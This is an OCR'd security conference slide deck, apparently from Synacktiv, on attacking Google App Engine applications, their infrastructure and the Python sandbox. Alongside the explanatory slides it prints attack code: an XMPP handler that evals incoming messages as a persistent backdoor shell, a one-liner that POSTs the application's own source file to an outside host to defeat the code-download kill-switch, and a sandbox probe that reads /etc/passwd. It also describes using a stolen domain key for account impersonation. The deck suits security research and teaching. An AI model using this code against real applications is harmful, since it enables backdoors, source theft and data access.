Google Apps Engine

G-Jacking AppEngine-based applications

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- **Introduction to GAE**
- **G-Jacking**
  - The code
  - The infrastructure
  - The sandbox
- **Conclusion**

Introduction


What is GAE?

- **A Platform-As-A-Service for Web applications**
  - SDK provided to develop, test and deploy GAE applications
  - services and back-ends are hosted in Google datacenters
  - Data can be hosted in Europe after filling the *Extended European Offering* form

- **Supported programming languages:**

Overview of the architecture

- **A « load-balancer + reverse-proxy + application server + backends » solution**
  - IPv4 and IPv6
  - HTTP, HTTPS, SPDY/3, SPDY/3.1, SPDY/4a4 and QUIC unified as a FastCGI interface
  - Can be connected with HTTP services within an internal network via Google SDC



Attacking the app implementation

Developers still...

- **... manipulate raw SQL queries**
  - MySQL injections still happen in Google Cloud SQL
  - GQL injections seem more rare
- **... control raw HTTP responses**
  - XSS still happen (even in GAE samples code...)
- **... need to implement security features and/or correctly use frameworks**
  - CSRF are still possible

The urlfetch API

- **Requesting external Web services**
  - SSL certificates validation is not enabled by default
  - Developers may (forget to) use the check_certificate=True argument
  - Inferring with the Google resolver makes only sense if the domain servers are not hosted by Google
- **Requesting GAE Web services**
  - Google provide trusted (not spoofable) HTTP headers such as *X-Appengine-Inbound-Appid* or *X-Appengine-Cron*
  - but many applications extract the caller identity by using the *User-Agent* header

```
AppEngine-Google; (+http://code.google.com/appengine; appid: APP_ID)
```


Python RCE?

- **How to obtain arbitrary Python code execution?**
  - A Google account that manage the app. is compromised
  - By exploiting eval/unserialize/pickle vulnerabilities
- **Pentesters want persistent shells**
  - Install or inject a XMPP end-point and register an URL route

```
class KikooHandler(webapp2.RequestHandler):
    def post(self):
        message = xmpp.Message(self.request.POST)
        x = eval(message.body)
        message.reply('%r' % x)
```


set payload gae/py_bind_gtalk

- **Directly interact with the application core components**



GSOD: Google Screen Of Death

- **DoS attacks turn into over-billing attacks**
  - Most API are billed on a share-basis : CPU, Memory, storage and network services I/O
  - Daily or per-minute quotas can be setup



- **IP blacklisting is supported**
  - Blacklisted IP list is maintained by the customer
  - applications are also exposed on IPv6 and efficiently blacklisting IPv6 networks is hard

Attacking the GAE infrastructure

Replicating Google @ home

- **Why all developments cannot be done off-line?**
  - GAE SDK testing tools cannot replicate all available services
  - It costs money to deploy tests mails/files/databases/etc. servers
  - Some bugs will be only visible when the application is deployed in Google datacenter: urlfetch API, SDC authorization, quota handling

- **What we see: Developers access sensitive credentials**
  - Developers can compromise more services than just the one needed for their needs
  - Authentication tokens expires but can be renewed
  - Having a distinct test Google App domain can enforce data isolation

An environment is not a version

- **Non-GAE applications: what we are used to see**
  - Development and production environments are isolated and have different security levels
  - Only 1 version of the application is running in production

- **GAE applications: what we often see**
  - Multiple versions **with and without** debug features of the same application are running **concurrently** on the same Google Apps account
  - We can attack the version “secure” PROD-V2 via vulnerabilities in “insecure” PROD-V1 or DEV-V3

Use case: getting the source code

- **Isolation between versions is possible but often not implemented**
  - Blobstore, Datastore, memcache and tasks queues are shared unless the application uses the *Namespaces API*
- **Most GAE applications trust data stored in the memcache back-end**
  - Pickle is often used explicitly or implicitly through sessions management libraries
  - Evil versions can easily replace trusted data with a malicious Python exploit
  - The “irreversible” download source kill-switch can be bypassed

Warning: This action is irreversible. After you prohibit code download, there is no way to re-enable this feature.


```
__import__("google.appengine.api.urlfetch")
.appengine.api.urlfetch.fetch(url="http://pouet.synacktiv.fr/",
payload=open(__import__("os").environ["PATH_TRANSLATED"].rpartition("/")
[2][:-1]).read(), method="POST")
```

Use case: the provisioning API

- **An application uses the GAE Provisioning API**
  - Mostly used by large organizations that need to automate users management tasks
  - Sensitive API which requires a secret domain key
- **Classic fail: production domain key is stored in an insecure place**
  - Google User management cannot be replicated in-house so the primary domain key ends up hard-coded in the application source code
  - Accessing the domain key is as dangerous as compromising a Windows domain administrator account
- **Cool pentesting post-exploitation tricks**
  - Perform OAuth impersonations using the domain key to spoof accounts identity
  - Crawl Tera bytes of consumers data in few seconds with the power of Google services


SDC: hard-coded credentials

- **When GAE applications are exposed to 3rd parties**
  - They may need to authenticate both Google accounts and another kind of app-specific accounts
  - The SDC agent **only accepts requests from connections authenticated with Google accounts**
  - Developers need to hard-code some Google account credentials when dealing with requests coming from non-Google accounts



SDC: bypassing internal filtering

- **SDC agent white-list features**
  - App-Id filtering: it is not used once more than 2 GAE applications use the SDC agent
  - URL filtering: it is not used because each URL Web services must be defined in the configuration



Attacking the GAE Python sandbox: “Global overview”

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

GAE sandbox


GAE OS
(linux x86-64)
VM PYTHON (32bits)
PYTHON API
GAE API
Application
Application

GAE sandbox


GAE OS
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high level API restrictions
PYTHON API
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
API stub
- Whitelist native modules (eg: _WHITE_LIST_C_MODULES)
- Whitelist built-in modules (eg: __PY27_ALLOWED_MODULES)
- Override modules (eg: _MODULE_OVERRIDE)
- Override specific attributes of module (eg: stubs.fake_open)

GAE sandbox



NativeClient (64bits)

- Isolation between trusted code and untrusted code
- Exposing its own list of system calls (acting as a proxy)
- Emulate some (dangerous) system call

API stub

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
GAE sandbox



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Attacking the GAE Python sandbox: “Development environment”

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Restricted API forgotten references

- **open() function is restricted when the GAE server is bootstrapped**

```
print "Reading /etc/passwd with default file object : "
file("/etc/passwd").read()
```

Execute

```
Reading /etc/passwd with default file object :
Traceback (most recent call last):
  File "/home/[redacted]/dev/google_appengine/google/appengine/tools/devappserver2/python/request_handler.py", line 215, in
handle_interactive_request
    exec(compiled_code, self._command_globals)
  File "<string>", line 16, in <module>
  File "/home/[redacted]/dev/google_appengine/google/appengine/tools/devappserver2/python/stubs.py", line 248, in __init__
    raise IOError(errno.EACCES, 'file not accessible', filename)
IOError: [Errno 13] file not accessible: '/etc/passwd'
```

Restricted API forgotten references

- **But a reference to “open” is kept in GAE context**

